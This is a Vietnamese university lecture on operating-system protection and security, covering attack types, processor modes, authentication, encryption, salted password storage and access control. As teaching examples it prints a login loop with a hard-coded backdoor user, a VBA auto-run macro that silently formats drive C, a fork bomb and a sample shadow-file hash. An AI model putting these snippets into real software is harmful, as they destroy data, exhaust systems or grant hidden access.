



HỆ ĐIỀU HÀNH

BÀI 8: HỆ THỐNG BẢO VỆ VÀ BẢO MẬT

Ths. Lê Viết Long

Mục tiêu

- ❖ Thảo luận các hình thức tấn công hệ thống máy tính
- ❖ Trình bày một số cơ chế bảo vệ, bảo mật cơ bản của hệ điều hành
- ❖ Trình bày một số cơ chế bảo vệ, bảo mật cơ bản của hệ điều hành Windows NT

Thảo luận

- ❖ Có những hình thức tấn công hệ thống máy tính nào ?
- ❖ *Hệ điều hành* có những cách thức nào để phòng chống ?

Vấn đề bảo mật

❖ Các mối đe dọa

- Phơi bày dữ liệu → Đe dọa tính riêng tư
- Thay đổi dữ liệu → Đe dọa tính toàn vẹn
- Từ chối dịch vụ → Đe dọa tính sẵn sàng

❖ Xâm phạm

- Vô tình
- Chứng tỏ
- Cắp vặt
- Gián điệp

❖ Tai nạn

- Thiên tai
- Lỗi phần cứng, phần mềm
- Lỗi sử dụng

Các loại tấn công

❖ Tấn công từ trong hệ thống

- Trojan Horses
- Login Spoofing
- Logic Bombs
- Trap Doors
- Buffer Overflow

❖ Tấn công từ ngoài hệ thống

- Virus
- Internet Worm
- Mobile Code

Tấn công từ trong hệ thống

- Là tấn công được thực hiện khi đã đăng nhập được vào hệ thống
- Trojan Horses
 - Thay thế các chương trình tiện ích của hệ thống để tấn công nạn nhân
 - Chương trình miễn phí tấn công người dùng nhẹ dạ, thiếu hiểu biết
- Login Spoofing
 - Giả mạo màn hình đăng nhập để ăn cắp mật khẩu
- Logic Bombs
 - Chương trình do nhân viên cài vào hệ thống
 - Nếu bị đuổi việc, chương trình gây hại sẽ hoạt động

Tấn công từ trong hệ thống

❖ Trap doors

```
while (TRUE) {  
    printf("login: ");  
    get_string(name);  
    disable_echoing();  
    printf("password: ");  
    get_string(password);  
    enable_echoing();  
    v = check_validity(name, password);  
    if (v) break;  
}  
execute_shell(name);
```


(a)

```
while (TRUE) {  
    printf("login: ");  
    get_string(name);  
    disable_echoing();  
    printf("password: ");  
    get_string(password);  
    enable_echoing();  
    v = check_validity(name, password);  
    if (v || strcmp(name, "zzzzz") == 0) break;  
}  
execute_shell(name);
```

(b)

Tấn công từ trong hệ thống

❖ Buffer Overflow



Tấn công từ ngoài hệ thống

❖ Bị tấn công từ máy tính khác trên mạng

❖ Internet Worm

- Tấn công dựa vào lỗ hổng bảo mật của hệ điều hành
 - Robert Tappan Morris, 1988
- Gồm 2 chương trình
 - Chương trình worm
 - Chương trình bootstrap để tải worm
- Tự động lây lan qua đường mạng


❖ Mobile Code

- Applet: được thực thi tại trình duyệt web
- PostScript: được thực thi tại máy in

Virus

- ❖ Được viết bằng hợp ngữ
- ❖ Được chèn vào chương trình hợp lệ bằng công cụ gọi là “dropper”
 - Đoạn virus viết bằng Visual Basic thực hiện format ổ cứng


```
Sub AutoOpen()  
Dim oFS  
Set oFS = CreateObject("Scripting.FileSystemObject")  
vs = Shell("c:command.com /k format c:", vbHide)  
End Sub
```



Virus

❖ Virus chỉ hoạt động khi chương trình chứa nó được kích hoạt


- Có khả năng lây lan các chương trình khác



❖ Khả năng gây hại

- Sử dụng hết tài nguyên hệ thống, ví dụ CPU
 - `main() { while(1) fork(); }`
- Sửa đổi, xóa, đánh cắp dữ liệu
- Gây hại phần cứng
 - Ghi dữ liệu rác vào ROM (flash ROM)

Hoạt động boot-sector virus



Bảo vệ và bảo mật

❖ *Bảo mật (Security) là chính sách*

- Ví dụ, “người dùng không có quyền không được truy cập tập tin này”

❖ *Bảo vệ (Protection) là cơ chế*

- Ví dụ, “hệ thống kiểm tra định danh người dùng và quyền truy cập”

❖ Cơ chế bảo vệ cài đặt các chính sách bảo mật

Một số cơ chế bảo mật quan trọng

- ❖ Chế độ hoạt động (Processor Mode)
- ❖ Chứng thực (Authentication)
- ❖ Mã hóa (Encryption)
- ❖ Mật khẩu (Password)
- ❖ Cơ chế điều khiển truy cập (Access control)
- ❖ Theo dõi, kiểm soát (Auditing)

Processor Modes

- ❖ HĐH được lưu trong bộ nhớ ... mô hình von Neumann?
 - Điều gì xảy ra nếu người dùng thay đổi mã HĐH hay dữ liệu?
- ❖ Đưa ra khái niệm **modes of operation**(chế độ thực thi)
 - Các lệnh sẽ được thực thi trong **user mode** hay **system mode**
- ❖ Một thanh ghi đặc biệt lưu **mode** hiện hành
- ❖ Một số lệnh chỉ có thể được thực hiện trong **system mode**
- ❖ Tương tự như vậy, một số vùng nhớ chỉ có thể ghi lên khi đang ở trong **system mode**
 - Chỉ có mã nguồn của HĐH được phép ở trong system mode
 - Chỉ có HĐH có thể thay đổi giá trị trong bộ nhớ của nó
 - Thanh ghi mode chỉ có thể được thay đổi trong system mode

Viết lại “lấy lệnh-giải mã-thực thi”

Lấy lệnh:

if ((the PC < 100) && (thanh ghi mode == 1)) then

Lỗi! Người dùng muốn truy cập HĐH

else

lấy lệnh tại vị trí PC

Giải mã:

if ((register kết quả == mode) && (thanh ghi mode == 1)) then

Lỗi! Người dùng muốn thay đổi thanh ghi mode

< ... >

Thực thi:

if ((địa chỉ toán hạng < 100) && (thanh ghi mode == 1) then

Lỗi! Người dùng muốn truy cập HĐH

else

Thực thi lệnh

Chứng thực

- ❖ Nếu một hệ thống hỗ trợ nhiều người dùng, nó phải có khả năng biết được ai đang làm gì
- ❖ Nghĩa là, tất cả các yêu cầu tới hệ thống phải được gắn với định danh người dùng
- ❖ *Cơ chế chứng thực* đảm bảo hệ thống kiểm soát được ai đang dùng hệ thống

Mã hóa


- ❖ Cơ chế làm tin tặc không thể đọc được dữ liệu
- ❖ Mã hóa được thực hiện bằng các thuật toán mã hóa
- ❖ Thường thì việc mã hóa sử dụng một khóa bí mật mà chỉ có người dùng hợp lệ của dữ liệu này biết
- ❖ Không có khóa này, việc giải mã dữ liệu hầu như không thể

Ví dụ Mã hóa – Giải mã

- ❖ P là dữ liệu có thể xem được
- ❖ E là thuật toán mã hóa
- ❖ K_E là khóa mã hóa
- ❖ C là dữ liệu được mã hóa

- C là dữ liệu mã hóa
- D là thuật toán giải mã
- K_D là chìa khóa giải mã

$$P = D(C, K_D)$$



❖ Một cơ chế chứng thực cơ bản

❖ Một số vấn đề

- Lựa chọn mật khẩu
- Quản lý và lưu trữ mật khẩu
- Thời gian duy trì mật khẩu

Lựa chọn mật khẩu

- ❖ Khó đoán
- ❖ Dễ nhớ
- ❖ Không có trong từ điển
- ❖ Dài để khó bị dò tìm

Quản lý và lưu trữ mật khẩu

- ❖ Mật khẩu là bí mật, do đó cần phải có cơ chế quản lý
- ❖ Mật khẩu cần được lưu trữ
 - Dùng để so sánh khi người dùng đăng nhập
- ❖ Nếu hệ thống lưu trữ bị hư hỏng thì các chứng thực cũng không còn

Lưu trữ mật khẩu

- ❖ Chỉ lưu dưới hình thức mã hóa
- ❖ Để kiểm tra mật khẩu, mã hóa nó và so sánh với bản lưu đã được mã hóa
- ❖ Bản lưu đã mã hóa thường được lưu trong một tập tin
 - Tập tin “*SAM*” trên hệ thống Windows
 - Tập tin “*/etc/shadow*” trên hệ thống Linux
 - root:\$1\$dxtC0Unf\$2SCgulhTlrcnkSH5tjw0s/:12148:0:99999:7:::

Vấn đề lưu trữ mật khẩu mã hóa

❖ Mã hóa mật khẩu bằng gì ?

- Khóa → phải được lưu trong hệ thống
- Nếu dùng một khóa duy nhất để mã hóa tất cả mật khẩu thì:
 - Điều gì xảy ra nếu khóa bị mất ?
 - Điều gì xảy ra nếu 2 người dùng có cùng mật khẩu ?

Ví dụ: Mật khẩu của UNIX

- ❖ Mỗi mật khẩu được kèm theo thành phần, gọi là *salt*
- ❖ UNIX mã hóa một khối zero
 - Khóa được hình thành từ mật khẩu và 12-bit *salt*
 - Mã hóa bằng phương pháp DES (Data Encryption Standard)
- ❖ Thông tin lưu trữ = E (zero, salt , password)
- ❖ Để kiểm tra mật khẩu, lặp lại quá trình này

| |
|----------------------------------|
| Bobbie, 4238, e(Dog4238) |
| Tony, 2918, e(6%%TaeFF2918) |
| Laura, 6902, e(Shakespeare6902) |
| Mark, 1694, e(XaB@Bwcz1694) |
| Deborah, 1092, e(LordByron,1092) |

Salt

Password

Giải quyết vấn đề như thế nào?

❖ Khóa mã hóa không duy nhất

- Do đó, không thể dò tìm khóa này
- Và không cần phải lưu khóa

❖ Mã hóa được thực hiện với các khóa khác nhau

- Do đó 2 người dùng có cùng mật khẩu thì thông tin lưu trữ vẫn không giống nhau

Đã giải quyết được vấn đề ?

- ❖ Không hoàn toàn
- ❖ Mật khẩu vẫn ở hình thức có thể xem được trong quá trình kiểm tra
- ❖ Mật khẩu có thể được truyền trên đường truyền dưới dạng có thể xem được
 - Đặc biệt trong trường hợp truy cập từ xa

Vấn đề với mật khẩu

- ❖ Chọn mật khẩu tồi
- ❖ Quên mật khẩu
- ❖ Sử dụng lại mật khẩu
- ❖ Người dùng ít khi đổi mật khẩu

Cơ chế điều khiển truy cập dữ liệu

- ❖ Các phương pháp xác định ai có thể truy cập gì đến mức độ nào
- ❖ Dựa trên giả thiết, hệ thống đã có cơ chế chứng thực người dùng

Ma trận quyền

- ❖ Mô tả các truy cập được chấp nhận trên hệ thống
- ❖ *Ai truy cập đối tượng với quyền gì*
- ❖ Mô hình lý thuyết, không được triển khai trên thực tế

Ví dụ ma trận quyền

| | File 1 | File 2 | Server X |
|--------|-------------|--------|-------------|
| User A | Read, Write | None | Query |
| User B | Read | Write | Update |
| User C | None | Read | Start, Stop |
| User D | None | None | Query |

Các phương pháp cài đặt ma trận quyền

❖ Danh sách điều khiển truy cập (Access Control List)

- Quản lý theo cột của ma trận quyền


❖ Khả năng (Capability)

- Quản lý theo dòng của ma trận quyền

Danh sách điều khiển truy cập

- ❖ Mỗi đối tượng điều khiển ai có quyền truy cập nó
 - Dùng một danh sách điều khiển truy cập
- ❖ Thêm/xóa chủ thể bằng cách thêm/xóa vào một mục
 - + Dễ dàng xác định ai có thể truy cập đối tượng
 - + Dễ dàng thay đổi ai có thể truy cập đối tượng
 - Khó xác định ai có thể truy cập gì

Ví dụ



| File | Access control list |
|-------------|---|
| Password | tana, sysadm: RW |
| Pigeon_data | bill, pigfan: RW; tana, pigfan: RW; ... |


Các loại điều khiển truy cập

- ❖ Discretionary access control (DAC)
 - Cơ chế cho phép các chủ thể có thể điều khiển quyền truy cập các đối tượng do họ sở hữu
- ❖ Mandatory access control (MAC)
 - Cơ chế của hệ thống điều khiển truy cập tới các đối tượng
 - Ví dụ, hệ thống có thể theo dõi thao tác của ai trên đối tượng nào (ghi nhận vào tập tin log)

Khả năng

